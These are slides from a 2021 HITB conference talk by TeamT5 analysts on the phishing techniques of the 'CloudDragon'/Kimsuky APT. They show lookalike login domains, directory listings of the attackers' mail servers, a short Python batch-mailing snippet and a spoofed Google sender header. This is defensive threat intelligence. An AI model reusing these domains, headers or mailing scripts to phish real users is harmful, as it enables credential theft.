

TRACK 1

HITBSECCONF

AMSTERDAM - 2021

Story of the 'Phisherman' - Dissecting Phishing Techniques of CloudDragon APT

Linda Kuo & Zih-Cing Liao

Linda Kuo

- Senior Threat Intelligence Analyst @ TeamT5
- Speaker of BlackHat Asia, CODEBLUE, HITCON, etc.
- In love with APT & Financial Intrusions

Zih-Cing Liao

- aka DuckLL
- Senior Threat Intelligence Researcher @ TeamT5
- Speaker of CODEBLUE, BlackHat Asia, etc.
- Focus on APAC APT

Agenda

- I. Who is CloudDragon
- II. As a Phisherman - Techniques
- III. In the Phisherman's Toolbox - Malware
- IV. Key Takeaways

Who is CloudDragon

Kaspersky 2013

Public

APT 37

Kimsuky

Kimsuky




Same
Shellcode




As a Phisher

Favored Techniques


Target Scope



These are the official ones



다음 시작페이지로 >



네이버를 시작페이지로 > | [주니어네이버](#) [해피빈](#)



These are the registered ones...



navor.ml


daurn.hol.es




claum.cf

grnail-signin.ga


Microsoft



Daum






Naver



Google







Delivery Method



PHPMailer

- A full-featured email creation and transfer class for PHP
- Support SMTP login
- Send from C2 (compromised site)

PHPMailer

← → ↻ ⚠ 不安全 | http://[REDACTED]

Index of [REDACTED]

Name	Last modified	Size	Description
Parent Directory	-	-	-
_modules/	2021-03-10 19:34	-	-
changePwd.php	2021-02-12 15:44	8.5K	-
content(1).php	2021-03-08 22:55	8.6K	-
content(2).php	2021-03-02 15:44	8.5K	-
content(3).php	2021-02-12 15:44	7.0K	-
content(4).php	2021-02-12 15:44	10K	-
content(5).php	2021-03-08 21:48	5.9K	-
content(6).php	2021-03-08 22:04	6.1K	-
content(7).php	2021-03-15 08:14	8.4K	-
content(8).php	2021-03-08 22:28	8.5K	-
content(9).php	2021-03-08 22:34	8.3K	-
list-test.py	2021-03-17 09:19	382	-
list.py	2021-03-16 20:11	4.0K	-
mailer.php	2021-03-17 09:19	4.1K	-
sender.py	2021-03-17 09:24	2.1K	-
smtp.php	2021-03-09 10:00	2.8K	-

Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.26 Server at [REDACTED]

← → ↻ ⚠ 不安全 | http://[REDACTED]/_modules/

Index of [REDACTED]/_modules

Name	Last modified	Size	Description
Parent Directory	-	-	-
PHPMailer-master/	2021-04-06 23:08	-	-
chaos.php	2021-02-12 15:44	3.6K	-

Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.26 Server at [REDACTED]

PHPMailer

```
.
├── _modules
│   └── PHPMailer-master // PHPMailer release
├── list-test.py // test accounts list
├── list.py // target accounts list
├── mailer.php // send mail
└── sender.py // batch script
```

PHPMailer

- sender.py

```
MAIL_SENDER_URL = "http://localhost/[REDACTED]/mailer.php"


def sendMail(toEmail, toGmail, avatarUrl):
    ret = "error"
    try:
        if toEmail == "" or toGmail == "":
            print("Invalid address: " + toEmail + " " + toGmail)
        else:
            params = {
                'toEmail' : toEmail,
                'toGmail' : toGmail,
                'avatarUrl' : avatarUrl,
            }

            response = requests.post(MAIL_SENDER_URL, data=params)
            result = response.text

            ret = result
    except:
        traceback.print_exc()

    return ret
```

PHPMailer



PHPMailer

- Mail header
- Fake sender email

```
From: Google <norply.co.kor@grnail.com>  
Subject: =?UTF-8?B?W+ykkeyaIF0=?= Google  
=?UTF-8?B?6r0E7KCV7JeQIOuMg02VnCDsgq3soJzsmpTssq3snbQ=?=  
=?UTF-8?B?IOygkeyIm0uQm0yXi0yKteuLi0uLpA==?=  
Message-ID: <9lctvAb2zMzre61Cdz6PSmxvqYjck3MFgySziTC2M@>  
X-Mailer: PHPMailer 6.0.7 (https://github.com/PHPMailer/PHPMailer)  
MIME-Version: 1.0  
Reply-To: Google <norply.co.kor@grnail.com>  
X-SG-EID:
```


SendGrid

- Email delivery service
- 100 emails /day for free
- PHP support

SendGrid

← → ↻ ⓘ [redacted] /nv/






Index of /nv

Name	Last modified	Size	Description
 Parent Directory		-	
 ch/	2021-04-27 17:05	-	
 enc_url.php	2020-06-27 22:36	1.7K	
 sendgrid-php/	2021-04-27 17:04	-	

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at [redacted]

← → ↻ ⓘ [redacted] /nv/ch/

Index of /nv/ch

Name	Last modified	Size	Description
 Parent Directory		-	
 change_phone.php	2021-03-09 11:48	7.7K	
 change_phone_z3.py	2021-03-09 11:48	1.1K	
 cruelty_z1.txt	2021-03-09 11:48	1.0K	
 z1.txt	2021-03-09 11:48	9	

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at [redacted]

SendGrid

